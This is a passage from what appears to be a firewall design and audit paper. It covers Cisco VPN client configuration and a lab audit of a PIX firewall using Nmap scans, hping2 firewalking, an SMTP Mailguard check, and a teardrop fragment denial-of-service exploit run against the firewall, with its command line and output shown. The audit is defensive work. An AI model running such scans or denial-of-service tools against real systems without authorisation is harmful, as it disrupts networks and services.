
Figure 13:

5. On the next screen, we will configure our group account information. We will use the group name and password combination that we configured in Step 2 (as shown in Figure 14) and click “Next”.

Figure 14:

6. Finally, we will click “Finish” to save the connection. We will need to make one final change to the connection, as shown in Figure 15. Specifically, from the VPN client’s main screen, we will click the “Options” button, and then click “Properties”. On the “General” tab, we will check the box labeled “Enable transparent tunneling” and highlight the radio button labeled “Use IPSec over TCP (NAT/PAT/Firewall)”, leaving the “TCP Port” box at the default setting (10000).

Figure 15:



7. After making the changes above and clicking “Ok”, our VPN client configuration is now complete. For the sake of end-user convenience, we will also click the “Options” button again, from the VPN client’s main screen, and choose “Create Shortcut” which will place a shortcut to the VPN connection on the user’s desktop.

Assignment 3 – Firewall Policy Audit

Now that our perimeter design is in place, we need to verify that things are working as expected. It's been said that having a false sense of security is worse than having no security and knowing it, and we'll keep this truism in mind as we plan and carry out an audit of our external firewall.

When planning our audit, we need to start out by looking at what we hope to achieve. Essentially, we want to ensure that the things that are supposed to work do and the things that aren't supposed to work don't. Since our firewall is the first line of defense between our internal systems and the Internet, it's very critical that we are able to understand and identify both "normal" behavior and "abnormal" behavior, in terms of our firewall's response to various types of traffic. In order to achieve this level of understanding, we will subject our firewall to "normal" traffic, such as legitimate requests for available services, and "abnormal" traffic, such as fragmented packets, invalid TCP options, overlapping fragments and the like. We will also attempt to test any vendor-specific firewall features (such as the Mailguard feature of our Cisco PIX) that are in use.

Section 3.1 – Audit Plan

In order to maximize efficiency and ensure buy-in from the GIAC management team, our first step in the audit process will be a detailed plan outline of exactly what's going to happen, when, and by whom. We have the luxury of being able to audit our firewall policy in a "lab" environment first, since GIAC's existing perimeter devices will remain in place until our policy audit is complete. However, it has been decided that once our audit has been completed successfully, the firewall will be installed on the production network and this audit will be repeated during a scheduled outage period. The GIAC executive team has requested that the production audit be performed after hours on a weekend, with GIAC's internal IT staff available should problems arise. GIAC's business partners will be notified 14 business days in advance of the outage. We are allowing for an eight-hour window of downtime in order to perform the audit and verify that all critical systems are still functioning normally after completion.

We will perform the audit using widely available open-source tools on the RedHat Linux platform. In order to simulate the GIAC production network, we will utilize two machines for the audit – one machine will perform the audit and the other machine will be used to simulate each internal system that is accessible through the firewall. Since our primary concern is auditing our firewall policy and not assessing potential vulnerabilities on internal systems, our second machine will duplicate both the platform and services running, but will not necessarily be an exact mirror (in terms of production data or custom applications), of the production systems. An in-depth vulnerability assessment will be performed after the firewall policy audit is complete, but this assessment is outside the scope of this paper and will not be included here.

In preparation for our audit, we scoured the 'Net in search of documents pertaining to firewall auditing. One of the best resources we found was a paper written by Lance Spitzner of the Honeynet Project[19]. Mr. Spitzner is a well-respected member of the information security community, and the Honeynet Project (of which Mr. Spitzner is a member) is generally regarded as the definitive information source for the creation and maintenance of Honeypot systems and networks. Based on this, we consider the information that Mr. Spitzner provides to be very reliable and accurate.

The next step of the planning phase is to identify the tools that will be used throughout the course of our audit. Our scanning tool of choice will be the excellent Nmap[20] tool. We will use Nmap for ping sweeps, port scans, and to attempt OS detection. We will use the Hping2 tool in order to perform the "firewalk" test as outlined in the firewall auditing paper. From the paper:

> "There is another method to test your firewall rulebase. This method depends on your firewall generating a ICMP TTL expired error message. When a router or firewall routes an IP packet, the TTL (Time to Live) is decremented by one. This is done to ensure that packets do not end up in endless routing loops. If a router or firewall decrements a TTL to zero, the packet is dropped and an ICMP error message is sent to the remote host (ICMP Type 11, Code 0). This lets the remote host know that the packet never reached its intended designation because the TTL expired. This functionality can be used to map a firewall rulebase. However, this method only works for layer 3 firewalls that are routing packets, such as FireWall-1. This methodology is very similar to the tool firewalk. However, firewalk depends on a router behind the firewall decrementing the TTL to zero. I prefer this method, as many of the systems you want to test are directly behind the firewall."[21]

We will use a simple telnet client to connect to port 25 of our mail gateway in order to verify that the Mailguard feature of our PIX is working as expected. Finally, we will dust a variation of the old teardrop denial of service exploit, published in 1997[22], in order to verify the "fragguard" feature of our PIX. We will be using the exploit code published with the original Bugtraq post, which is included in its entirety in Appendix B of this paper. We realize that given the age of this vulnerability, and the severity of its impact, this type of attack should no longer be an issue for any modern operating system. However, this will allow us to verify that our firewall does indeed detect and filter these types of attacks and will also help us identify the syslog entries associated with them for future detection and alerting.

As with most senior management teams, the GIAC executives were concerned about the total cost of this audit and any impact to business partners or internal staff that may be experienced as a result of this audit. In terms of cost, we will be utilizing open source software tools and operating systems to conduct the audit and we will perform the tests on pre-existing equipment that we own. GIAC's IT staff will be present at both audits; the first one will be for the purposes of observation and documentation and the second one will actually be performed by GIAC's IT staff with us in an observational role. Going forward, GIAC's IT staff will take ownership of the audit

process and will repeat audits against the production systems on a regular basis, therefore, it is critical that they have an understanding of the process and are able to accurately interpret the results. GIAC's only cost incurred to perform both audits is 32 man-hours (two staff members, multiplied by two audits, at eight hours each).

Section 3.2 – The Audit

We will begin our audit from the internal LAN segment and work our way out, assessing ingress and egress filtering for each interface individually. We will then perform an Nmap port scan on each firewall interface and attempt to elicit ICMP responses from the interface. We will also be performing the hping2 TTL "firewalking" test, the Mailguard test, and the fragguard test from an external network against the outside interface of the firewall.

Internal Portscan:

We begin by setting up our audit machine with an IP address on the internal LAN segment. We've chosen 10.1.1.127, since it was available. Our first task is an Nmap scan of firewall's inside interface. The nmap output for both a TCP and UDP protocol scan is shown in Figures 16a and 16b, respectively. For information purposes, we included the OS detection test. Note that it is not able to reliably determine the host OS. We will utilize the following Nmap options on all scans, unless otherwise noted:

Nmap Option	Purpose
-sS/-sU	-sS = SYN Stealth TCP scanning -sU = UDP scanning
-n	Do not resolve names
-P0	Don't ping

Figure 16a:





Figure 16b:



As expected, the only visible port is SSH. We have explicitly allowed SSH for remote administration on our inside interface. It's interesting to note that our Snort IDS system (activated prior to beginning the audit) is detecting the port scans as expected.

For the purposes of testing our outbound connectivity (and given that we are in a lab environment without external connectivity), we configured a Linux system running web (including SSL), FTP, and SSH services and placed it on an IP address of 100.100.1.100. In lieu of being able to test every possible service known to man, we should be able to distinguish between a standard GIAC system on the internal LAN (with HTTP and FTP access only), and machine in our 10.1.1.200/29 subnet, which should be able to access SSH as well. We would then be able to make the valid assumption that our outbound access list was working as expected.

We'll start by scanning 100.100.1.100 from our internal system, 10.1.1.127. TCP and UDP scans are shown in Figures 17a and 17b, respectively.

Figure 17a:






Figure 17b:



We will now repeat the same scans from an IP address that falls within our 10.1.1.200/29 subnet. The results of this scan are shown in Figure 18 (we did not include the UDP scan, since it is identical to Figure 17b).

Figure 18:



The only addition to the available ports list is SSH, as expected.

Now that we have completed our "inside out" scans, we can feel comfortable that our outbound access list is working as expected. Below, we have included a sample of the "denied" syslog messages from our firewall that correspond with our scans.

Syslog Deny Messages from Firewall:

```
Nov  4 12:51:17 10.1.1.254 Nov 04 2002 10:44:05: %PIX-4-106023:
Deny tcp src inside:10.1.1.127/27261 dst
outside:100.100.1.100/113 by access-group "inbound"
Nov  4 12:51:23 10.1.1.254 Nov 04 2002 10:44:11: %PIX-4-106023:
Deny tcp src inside:10.1.1.127/27263 dst
outside:100.100.1.100/114 by access-group "inbound"
Nov  4 12:51:35 10.1.1.254 Nov 04 2002 10:44:23: %PIX-4-106023:
Deny tcp src inside:10.1.1.127/27265 dst
outside:100.100.1.100/115 by access-group "inbound"
```

It's important to note that we did not configure an outbound access list from our LAN to the DMZ or VPN. By default, all traffic that originates on the inside interface of our firewall will be permitted to exit on either of these interfaces, since their security levels are lower than that of the inside interface. This connectivity has been requested by GIAC.

We will now focus our attention on the outside interface of our firewall; specifically, we will now audit inbound traffic that originates on the outside interface. We will begin by auditing the firewall's "fragguard" and Mailguard features.

Fragguard:

Note from our firewall configuration above that we have enabled a Cisco PIX feature known as "fragguard". This feature provides the capability of detecting and preventing fragmented packet attacks such as land and teardrop. Most modern operating systems should be able to withstand these types of attacks, however, it makes more sense to prevent these types of packets at the firewall, since the capability is there. If we allowed these packets to traverse the firewall, we could open ourselves up to a potential denial of service condition as our hosts attempt to reassemble these fragments.

Using the Newtear.c source code included in Appendix B, we have compiled a binary executable for the Linux platform called "teardrop". Teardrop's usage options are as follows:

```
teardrop src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n
how_many ]
```

Since we're simply wanting to verify a firewall policy and not stress test or attempt to denial-of-service our firewall off the network, we'll keep our count fairly low.

Shown below is the output from: `teardrop 100.100.1.100 100.100.1.2 -s 32337 -t 80 -n 10`

```
teardrop route|daemon9

Death on flaxen wings:
From:   100.100.1.100.32337
 To:     100.100.1.2.   80
 Amt:    10
[ b00m b00m b00m b00m b00m b00m b00m b00m b00m b00m ]
```

Below is a sample of the syslog denial messages we received from our firewall after execution:

```
Nov  4 13:45:05 10.1.1.254 Nov 04 2002 11:37:52: %PIX-2-106020:
Deny IP teardrop fragment (size = 36, offset = 0) from
100.100.1.100 to 100.100.1.2
Nov  4 13:46:49 10.1.1.254 Nov 04 2002 11:39:36: %PIX-2-106020:
Deny IP teardrop fragment (size = 36, offset = 0) from
100.100.1.100 to 100.100.1.2
Nov  4 13:46:49 10.1.1.254 Nov 04 2002 11:39:37: %PIX-2-106020:
Deny IP teardrop fragment (size = 36, offset = 0) from
100.100.1.100 to 100.100.1.2
Nov  4 13:46:49 10.1.1.254 Nov 04 2002 11:39:37: %PIX-2-106020:
Deny IP teardrop fragment (size = 36, offset = 0) from
100.100.1.100 to 100.100.1.2
Nov  4 13:46:49 10.1.1.254 Nov 04 2002 11:39:37: %PIX-2-106020:
Deny IP teardrop fragment (size = 36, offset = 0) from
100.100.1.100 to 100.100.1.2
```

As you can see, our PIX firewall was able to correctly detect and prevent the teardrop IP fragment attack.

Mailguard:

The Mailguard feature of our PIX firewall, as described above, will provide an added layer of protection for our SMTP mail gateway. We will specifically verify the obfuscation of our SMTP banner and the restriction of various commands.

We'll check for the banner obfuscation through a simple telnet connection to the external IP address of our mail server (100.100.1.5) from our scanning system, which is now on an external IP address (100.100.1.100).

SMTP Banner:

```
[mattp@darkstar mattp]$ telnet 100.100.1.5
Trying 100.100.1.5...
Connected to 100.100.1.5.
Escape character is '^]'.
220 ************************
```

SMTP Command Responses:

```
HELO giacenterprises.com
250 mail.giacenterprises.com

VRFY matt.pogue
500 5.3.3 Unrecognized command

EXPN AllGIACEmployees
500 5.3.3 Unrecognized command
```

```
RSET
250 2.0.0 Resetting

MAIL from:bob@giacenterprises.com
250 2.1.0 bob@giacenterprises.com....Sender OK
RSET
250 2.0.0 Resetting

NOOP
250 2.0.0 OK

QUIT
221 mail.giacenterprises.com
```

As you can see, our PIX firewall's Mailguard feature is functioning as intended. Our SMTP banner is obfuscated in such a way that no useful information can be obtained and SMTP commands are limited to the small subset required to facilitate mail delivery. We'll now initiate port scans against our public address block in an attempt to enumerate the protocols and services that our firewall permits.

External Portscan:

The following table is a connectivity matrix, based on our firewall ruleset. Included are source/destination port/IP address restrictions.

Source IP Address	Source Port	Destination IP Address	Destination Port
Any	Any	100.100.1.6	10000/tcp
Any	Any	100.100.1.5	25/tcp, 53/tcp, 53/udp, 80/tcp
Any	Any	100.100.1.4	80/tcp, 443/tcp
100.100.1.1	Any	100.100.1.3	514/udp


At this point in time, our allowed services are very simple. Essentially, we have three IP addresses that are exposed to the entire Internet (100.100.1.6, 100.100.1.5 and 100.100.1.4) providing VPN, SMTP, HTTP, and HTTPS services. We have one IP address (100.100.1.3) that is open only to one source IP address (100.100.1.1, our border router) and provides the syslog service over 514/udp. Based on this, the simplest way to begin is by scanning all the IP addresses that should not be open. Since ICMP is disabled globally for all of our external systems (verified with an ICMP ping sweep), we will start with an Nmap SYN stealth TCP scan and a UDP port scan against all of our public IP addresses, except the ones listed in the above table (100.100.1.7-100.100.1.254 inclusive). In summary, we found no open TCP or UDP ports and no ICMP responses from any IP address in this range, as expected.

Note: We have two other defined external IP addresses – 100.100.1.1 and 100.100.1.2. Our border router resides at 100.100.1.1. A detailed audit of this device will be performed, however, this audit is outside the scope of this document. The IP address 100.100.1.2 is used in a global NAT statement on our firewall and will be utilized for outbound NAT from the internal LAN. TCP and UDP port scans of this IP address were performed during this step. No open ports or services were detected on this address.

We will begin by scanning the IP address 100.100.1.6. This is the external address of our VPN device and should only respond on TCP port 10000. Figure 19 shows the Nmap scan results.

Note: A UDP port scan against this IP address revealed no open ports and is not included here for brevity.

Figure 19:




We also disconnected our VPN Concentrator and put our scanning system in its place in order to test outbound connectivity. We observed that we were only able to make outbound connections from a source port of 10000/tcp, as expected. After reconnecting our VPN Concentrator, we configured one of our VPN Client 3002 boxes and attempted to connect. The connection was successful, verified on the 3002 client as shown in Figure 20.

Figure 20:

